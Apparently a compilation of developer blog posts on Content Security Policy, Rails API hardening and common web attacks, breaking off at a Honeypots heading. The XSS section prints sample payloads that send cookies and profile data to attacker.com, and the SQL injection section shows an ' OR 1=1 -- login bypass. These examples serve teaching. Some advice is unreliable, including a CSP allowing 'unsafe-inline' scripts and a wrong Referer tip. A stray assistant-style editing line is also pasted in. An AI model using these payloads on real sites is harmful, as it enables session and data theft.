
CSP is a powerful HTTP header that tells the browser which resources are allowed to load and execute.

🧐 Why CSP?

  • Blocks inline scripts and unauthorized external resources.
  • Reduces XSS attacks by whitelisting script origins.
  • Adds an extra layer beyond CORS and HTTPS.

How CSP Works

The server sends a Content-Security-Policy header, defining allowed resource sources.

Example:

Content-Security-Policy: script-src 'self' https://cdn.example.com;

This means:

  • Only load scripts from current origin (self) and cdn.example.com.
  • Block everything else.

Common CSP Directives

DirectivePurpose
default-srcDefault policy for all resources
script-srcAllowed sources for JavaScript
style-srcAllowed CSS sources
img-srcAllowed image sources
font-srcFonts sources
connect-srcAllowed AJAX/WebSocket endpoints

Example 1: Strict CSP for Rails App

In Rails, set CSP in config/initializers/content_security_policy.rb:

Rails.application.config.content_security_policy do |policy|
  policy.default_src :self
  policy.script_src :self, 'https://cdn.jsdelivr.net'
  policy.style_src  :self, 'https://cdn.jsdelivr.net'
  policy.img_src    :self, :data
  policy.connect_src :self, 'https://api.example.com'
end

Enable CSP in response headers:

Rails.application.config.content_security_policy_report_only = false

Example 2: CSP in React + Vite App

If deploying via Nginx, add in nginx.conf:

add_header Content-Security-Policy "default-src 'self'; script-src 'self' https://cdn.jsdelivr.net; style-src 'self' https://cdn.jsdelivr.net; connect-src 'self' https://api.example.com";

For Netlify or Vercel, add in _headers file:

/*
  Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.jsdelivr.net; style-src 'self' https://cdn.jsdelivr.net; connect-src 'self' https://api.example.com


✋ Prevent Inline Script Issues

By default, CSP blocks inline scripts. To allow, you can:

  • Use hash-based CSP:
Content-Security-Policy: script-src 'self' 'sha256-AbCdEf...';

  • Or nonce-based CSP (preferred for dynamic scripts):
Content-Security-Policy: script-src 'self' 'nonce-abc123';

Add nonce dynamically in Rails views:

<script nonce="<%= content_security_policy_nonce %>">alert('Safe');</script>

CSP Reporting

Enable Report-Only mode first:

Content-Security-Policy-Report-Only: script-src 'self'; report-uri /csp-violation-report

This logs violations without blocking, so you can test before enforcement.

Visual Overview

Conclusion

CSP + HTTPS + SRI = Strong Defense Against XSS and Injection Attacks.


🔐 How to Implement Secure Rails APIs

Implementing Secure Rails APIs
Safeguarding your API isn’t a one-and-done task—it’s a layered approach combining transport encryption, robust authentication, granular authorization, data hygiene, and more. In this post, we’ll walk through twelve core pillars of API security in Rails 8, with code examples and practical tips.

⚙️ 1. Enforce HTTPS Everywhere

Why it matters

Unencrypted HTTP traffic can be intercepted or tampered with. HTTPS (TLS/SSL) ensures end-to-end confidentiality and integrity.

Rails setup

In config/environments/production.rb:

# Forces all access to the app over SSL, uses Strict-Transport-Security, and uses secure cookies.
config.force_ssl = true

This automatically:

  • Redirects any HTTP request to HTTPS
  • Sets the Strict-Transport-Security header
  • Flags cookies as secure

Tip: For development, you can use mkcert or rails dev:ssl to spin up a self-signed certificate.

🔑 2. Stateless Token Authentication with JWT

Why JWT?

  • Stateless: No session lookup in DB
  • Portable: Works across domains or mobile clients
  • Customizable: Embed claims (user roles, expiry, etc.)

Implementation Steps

  1. Install # Gemfile gem 'jwt'
  2. Generating a Token # app/lib/json_web_token.rb module JsonWebToken SECRET = Rails.application.secret_key_base def self.encode(payload, exp = 24.hours.from_now) payload[:exp] = exp.to_i JWT.encode(payload, SECRET) end end
  3. Decoding & Verification def self.decode(token) body = JWT.decode(token, SECRET)[0] HashWithIndifferentAccess.new body rescue JWT::ExpiredSignature, JWT::DecodeError nil end
  4. Authenticating Requests class ApplicationController < ActionController::API before_action :authenticate_request! private def authenticate_request! token = request.headers['Authorization']&.split(' ')&.last decoded = JsonWebToken.decode(token) @current_user = User.find_by(id: decoded[:user_id]) if decoded render json: { error: 'Unauthorized' }, status: :unauthorized unless @current_user end end

Tip: Always set a reasonable expiration (exp) and consider rotating your secret_key_base periodically.

🛡️ 3. Authorization with Pundit (or CanCanCan)

Why you need it

Authentication only proves identity; authorization controls what that identity can do. Pundit gives you policy classes that cleanly encapsulate permissions.

Example Pundit Setup

  1. Install bundle add pundit
  2. Include # app/controllers/application_controller.rb include Pundit rescue_from Pundit::NotAuthorizedError, with: :permission_denied def permission_denied render json: { error: 'Forbidden' }, status: :forbidden end
  3. Define a Policy # app/policies/post_policy.rb class PostPolicy < ApplicationPolicy def update? user.admin? || record.user_id == user.id end end
  4. Use in Controller def update post = Post.find(params[:id]) authorize post # raises if unauthorized post.update!(post_params) render json: post end

Pro Tip: Keep your policy logic simple. If you see repeated conditional combinations, extract them to helper methods or scopes.

🔐 4. Strong Parameters for Mass-Assignment Safety

The risk

Allowing unchecked request parameters can enable attackers to set fields like admin: true.

Best Practice

def user_params
  params.require(:user).permit(:name, :email, :password)
end

  • Require ensures the key exists.
  • Permit whitelists only safe attributes.

Note: For deeply-nested or polymorphic data, consider using form objects or contracts (e.g., Reform, dry-validation).

⚠️ 5. Rate Limiting with Rack::Attack

Throttling to the rescue

Protects against brute-force, scraping, and DDoS-style abuse.

Setup Example

# Gemfile
gem 'rack-attack'

# config/initializers/rack_attack.rb
class Rack::Attack
  # Throttle all requests by IP (60rpm)
  throttle('req/ip', limit: 60, period: 1.minute) do |req|
    req.ip
  end

  # Blocklist abusive IPs
  blocklist('block 1.2.3.4') do |req|
    req.ip == '1.2.3.4'
  end

  self.cache.store = ActiveSupport::Cache::MemoryStore.new 
end

Tip: Customize by endpoint, user, or even specific header values.

🚨 6. Graceful Error Handling & Logging

Leak no secrets

Catching exceptions ensures you don’t reveal stack traces or sensitive internals.

class ApplicationController < ActionController::API
  rescue_from ActiveRecord::RecordNotFound, with: :not_found
  rescue_from Pundit::NotAuthorizedError, with: :forbidden
  rescue_from JWT::DecodeError, with: :unauthorized

  private
  def not_found;    render json: { error: 'Not Found' }, status: :not_found; end
  def forbidden;    render json: { error: 'Forbidden' }, status: :forbidden; end
  def unauthorized; render json: { error: 'Invalid Token' }, status: :unauthorized; end
end

Parameter Filtering

In config/initializers/filter_parameter_logging.rb:

Rails.application.config.filter_parameters += [:password, :token, :authorization]

Tip: Don’t log request bodies in production—only metadata and sanitized parameters.

🔍 7. Data Validation & Sanitization

Model-level safeguards

class User < ApplicationRecord
  validates :email, presence: true, uniqueness: true, format: { with: URI::MailTo::EMAIL_REGEXP }
  validates :password, length: { minimum: 8 }
end

  • Presence & format guard against blank or malformed data.
  • Length, numericality, custom validators catch edge cases.

Advanced Contracts

For complex payloads, try dry-validation or Reform.


🧼 8. Controlled JSON Rendering

Why serializers?

Out-of-the-box render json: user dumps every attribute, which may include internal flags.

Popular Gems

  • ActiveModelSerializers
  • fast_jsonapi
  • Jbuilder
Example with ActiveModelSerializers
# app/serializers/user_serializer.rb
class UserSerializer < ActiveModel::Serializer
  attributes :id, :name, :email
end

render json: @user, serializer: UserSerializer

Tip: Expose only what clients need—avoid oversharing.

🔄 9. Database Constraints & Migrations

Never trust application code alone

In your migration:

create_table :users do |t|
  t.string :email, null: false
  t.string :encrypted_password, null: false
  t.index  :email, unique: true
  t.timestamps
end

  • null: false ensures no blank data slips through.
  • Database-level unique index enforces uniqueness even under race conditions.

📦 10. Secure HTTP Headers

Defense in depth

Use the secure_headers gem to set headers like CSP, HSTS, X-Frame-Options, etc.

# Gemfile
gem 'secure_headers'

# config/initializers/secure_headers.rb
SecureHeaders::Configuration.default do |config|
  config.hsts = "max-age=31536000; includeSubDomains"
  config.x_frame_options = "DENY"
  config.x_content_type_options = "nosniff"
  config.x_xss_protection = "1; mode=block"
  config.csp = {
    default_src: %w('self'),
    script_src:  %w('self' 'unsafe-inline'),
    img_src:     %w('self' data:),
  }
end

Tip: Tailor your CSP to your front-end needs; overly broad CSPs defeat the purpose.

👀 11. CSRF Protection (Session-Based APIs)

When cookies are used

APIs are usually token-based, but if you mix in sessions:

class ApplicationController < ActionController::Base
  protect_from_forgery with: :null_session
end

  • Disables raising an exception for API requests, instead resets the session.
  • Ensures malicious forged requests don’t carry your user’s cookies.

🧪 12. Security Testing & CI Integration

Automate your checks

  • RSpec / Minitest: write request specs to cover auth/authorization failures.
  • Brakeman: static analysis tool spotting Rails vulnerabilities.
  • Bundler Audit: checks for known vulnerable gem versions.
Example RSpec test
require 'rails_helper'

RSpec.describe 'Posts API', type: :request do
  it 'rejects unauthenticated access' do
    get '/api/posts'
    expect(response).to have_http_status(:unauthorized)
  end
end

CI Tip: Fail your build if Brakeman warnings exceed zero, or if bundle audit finds CVEs.

🪵 12. Log Responsibly

Don’t log sensitive data (passwords, tokens, etc.)

# config/initializers/filter_parameter_logging.rb
Rails.application.config.filter_parameters += [:password, :token, :authorization]

🏁 Conclusion

By combining transport security (HTTPS), stateless authentication (JWT), policy-driven authorization (Pundit), parameter safety, rate limiting, controlled data rendering, hardened headers, and continuous testing, you build a defense-in-depth Rails API. Each layer reduces the attack surface—together, they help ensure your application remains robust against evolving threats.


Happy Rails Security Setup!  🚀

🛡️ Essential Web Security Attacks Every Developer Must Know

Web security is a critical concern for every developer. Understanding the various types of attacks and how to defend against them is essential for building secure applications and protecting users. In this post, we’ll explore some of the most common web security attacks, their types, real-world examples, and best practices to mitigate them. We’ll also touch on related security concepts like firewalls, VPNs, and proxy servers.


🎣 1. Phishing Attacks


Phishing is a social engineering attack where attackers trick users into revealing sensitive information (like passwords or credit card numbers) by pretending to be a trustworthy entity.

🧩 Types of Phishing Attacks

  • 📧 Email Phishing: Fake emails that appear to come from legitimate sources, often containing malicious links or attachments.
    Example: An email that looks like it’s from your bank, asking you to “verify your account” by clicking a link that leads to a fake login page.
  • 🎯 Spear Phishing: Targeted phishing aimed at specific individuals or organizations, often using personal information to appear more convincing.
    Example: An attacker sends a personalized email to a company executive, referencing a recent business deal.
  • 🐋 Whaling: Phishing attacks targeting high-profile individuals (e.g., executives).
    Example: A CEO receives a fake subpoena email that appears to be from a government agency.
  • 📱 Smishing & Vishing: Phishing via SMS (smishing) or voice calls (vishing).
    Example: A text message claims you’ve won a prize and asks you to click a link or call a number.

🛡️ Prevention:

  • Educate users about suspicious emails and links.
  • Implement email filtering and anti-phishing tools.
  • Use multi-factor authentication (MFA).
  • Never click on suspicious links or download attachments from unknown sources.
  • Always verify the sender’s email address and check for subtle misspellings.

🌐 2. Pharming


Pharming redirects users from legitimate websites to fraudulent ones, often by exploiting DNS vulnerabilities or compromising local hosts files.

Example:
A user types in their bank’s URL, but due to a compromised DNS server, they are redirected to a fake site that looks identical to the real one. When they log in, their credentials are stolen.

🛡️ Prevention:

  • Use DNSSEC to secure DNS infrastructure.
    DNSSEC stands for Domain Name System Security Extensions. It’s a set of cryptographic protocols used to authenticate data exchanged in the Domain Name System (DNS). Essentially, it adds a layer of security to DNS by verifying that the responses received are legitimate and haven’t been tampered with.
  • Keep systems and antivirus software updated.
  • Educate users to check URLs and use HTTPS.
  • Monitor DNS records for unauthorized changes.
  • Use browser plugins that warn about suspicious sites.

💣 3. Ransomware



Ransomware is malware that encrypts a user’s data and demands payment for decryption. While more common on desktops, web applications can be vectors for ransomware through malicious file uploads or vulnerabilities.

Example:
A user uploads a seemingly harmless file to a web app. The file contains ransomware that exploits a vulnerability, encrypting the server’s data and displaying a ransom note.

🛡️ Prevention:

  • Regularly back up data and store backups offline.
  • Keep software and dependencies updated.
  • Use strong endpoint protection and web application firewalls.
  • Restrict file upload types and scan uploads for malware.
  • Educate users not to download or open suspicious files.

🔄 4. Cross-Site Request Forgery (CSRF)


CSRF tricks authenticated users into submitting unwanted actions on a web application in which they’re logged in, without their consent.

Example:
A logged-in user visits a malicious website. The site contains a hidden form that submits a request to transfer money from the user’s bank account, using their active session.

🛡️ Prevention:

  • Use anti-CSRF tokens in forms (Rails, Django, and other frameworks provide built-in support).
  • Implement same-site cookies to restrict cross-origin requests.
  • Require re-authentication for sensitive actions.
  • Set the Referer header and validate it on the server.

🎯 5. Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, manipulate page content, or perform actions on behalf of the user.

🧩 Types of XSS Attacks

  • 🔄 Reflected XSS: Malicious script is reflected off a web server, typically through a URL parameter or form input.
  • Example: A search page displays user input without sanitization: <p>You searched for: <script>alert('XSS')</script></p>
  • 💾 Stored XSS: Malicious script is permanently stored on the target server (e.g., in a database, comment system).
  • Example: A user posts a comment containing <script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>
  • 🖥️ DOM-based XSS: The vulnerability exists in client-side code where JavaScript modifies the DOM environment.
  • Example: document.getElementById('welcome').innerHTML = 'Hello ' + location.hash.substring(1);

Example Attack:

<!-- Vulnerable comment display -->
<div class="comment">
  <%= raw comment.content %>  <!-- Rails: dangerous! -->
</div>

<!-- Malicious comment content -->
<script>
  fetch('/api/user/profile', {
    credentials: 'include'
  }).then(r => r.json()).then(data => {
    fetch('https://attacker.com/steal', {
      method: 'POST',
      body: JSON.stringify(data)
    });
  });
</script>

🛡️ Solution: Preventing XSS

🚨 Vulnerable code (Rails):

<%= raw user_input %>
<!-- or -->
<%= user_input.html_safe %>

✅ Secure code:

<%= user_input %>  <!-- Automatically escaped -->
<!-- or for intentional HTML -->
<%= sanitize(user_input, tags: %w[b i em strong]) %>

🛡️ Prevention:

  • Always escape/encode user input before displaying it.
  • Use Content Security Policy (CSP) headers to restrict script execution.
  • Validate and sanitize all user inputs on both client and server sides.
  • Use template engines that auto-escape by default.
  • Implement proper output encoding based on context (HTML, JavaScript, CSS, URL).
  • Never use innerHTML with user-controlled data; use textContent instead.

XSS is indeed a critical attack vector that every web developer should understand, as it’s one of the most common vulnerabilities found in web applications and can lead to serious security breaches including session hijacking, credential theft, and unauthorized actions on behalf of users.



🕵️‍♂️ 6. Session Hijacking


Session hijacking occurs when an attacker steals a user’s session token, allowing them to impersonate the user.

Example:
An attacker uses a packet sniffer on an unsecured Wi-Fi network to capture session cookies, then uses them to access the victim’s account.

🛡️ Prevention:

  • Use secure, HTTP-only, and same-site cookies.
  • Implement session expiration and regeneration after login.
  • Use HTTPS to encrypt all traffic.
  • Monitor for unusual session activity and force logout on suspicious behavior.

💉 7. SQL Injection

SQL Injection allows attackers to manipulate database queries by injecting malicious SQL code, potentially exposing or altering sensitive data.

Example:
A login form is vulnerable:

User.where("email = '#{params[:email]}' AND password = '#{params[:password]}'")

An attacker enters ' OR 1=1 -- as the email, bypassing authentication.

🛡️ Solution: Preventing SQL Injection in Ruby on Rails

🚨 Vulnerable code:

User.where("email = '#{params[:email]}'")

✅ Secure code (using parameterized queries):

User.where(email: params[:email])

Rails’ ActiveRecord automatically parameterizes queries when using hash syntax, preventing SQL injection.

🛡️ Prevention:

  • Always use parameterized queries or ORM methods.
  • Validate and sanitize user input.
  • Limit database permissions for the application user.
  • Regularly test your application with automated security scanners.


🎭 8. Masquerade Attacks


In a masquerade attack, an attacker pretends to be an authorized user to gain access to resources.

Example:
An attacker obtains a user’s credentials through phishing and logs in as that user, accessing sensitive data or performing unauthorized actions.

🛡️ Prevention:

  • Implement strong authentication (MFA, biometrics).
  • Use role-based access control (RBAC) and least privilege principles.
  • Monitor for unusual login patterns and alert on suspicious activity.
  • Log and audit all access to sensitive resources.

Here’s how I’ll update your blog post:

  1. Add new sections for:
  • Man-in-the-Middle (MitM) Attack
  • Password Attacks
  • Honeypots (as a security concept, not an attack, but will clarify)
  • Common Cyber Attacks on Companies (including APT, Denial of Service, etc.)

Below is the content I’ll add to your blog, and I’ll also update the file accordingly.

🕵️ 9. Man-in-the-Middle (MitM) Attack

A Man-in-the-Middle attack occurs when an attacker secretly intercepts and possibly alters the communication between two parties who believe they are directly communicating with each other.

Example:
An attacker on a public Wi-Fi network intercepts data sent between a user and a banking website, potentially stealing login credentials.

🛡️ Prevention:

  • Always use HTTPS/TLS for secure communication.
  • Avoid using public Wi-Fi for sensitive transactions.
  • Implement certificate pinning in mobile and web apps.
  • Educate users about the risks of unsecured networks.

🔑 10. Password Attacks

Password attacks involve attempts to obtain or guess a user’s password using various techniques.

🧩 Types of Password Attacks

  • Brute Force Attack: Systematically trying all possible password combinations.
  • Dictionary Attack: Trying common words and phrases as passwords.
  • Credential Stuffing: Using leaked username/password pairs from other breaches.
  • Keylogging: Capturing keystrokes to steal passwords.

🛡️ Prevention:

  • Enforce strong password policies and complexity requirements.
  • Implement account lockout after repeated failed attempts.
  • Use multi-factor authentication (MFA).
  • Monitor for suspicious login attempts.

🍯 11. Honeypots (Security Concept)

A honeypot is not an attack, but a security mechanism. It is a decoy system or resource set up to attract attackers and study their behavior.

Example:
A company deploys a fake database server to detect and analyze unauthorized access attempts.

🛡️ Usage:

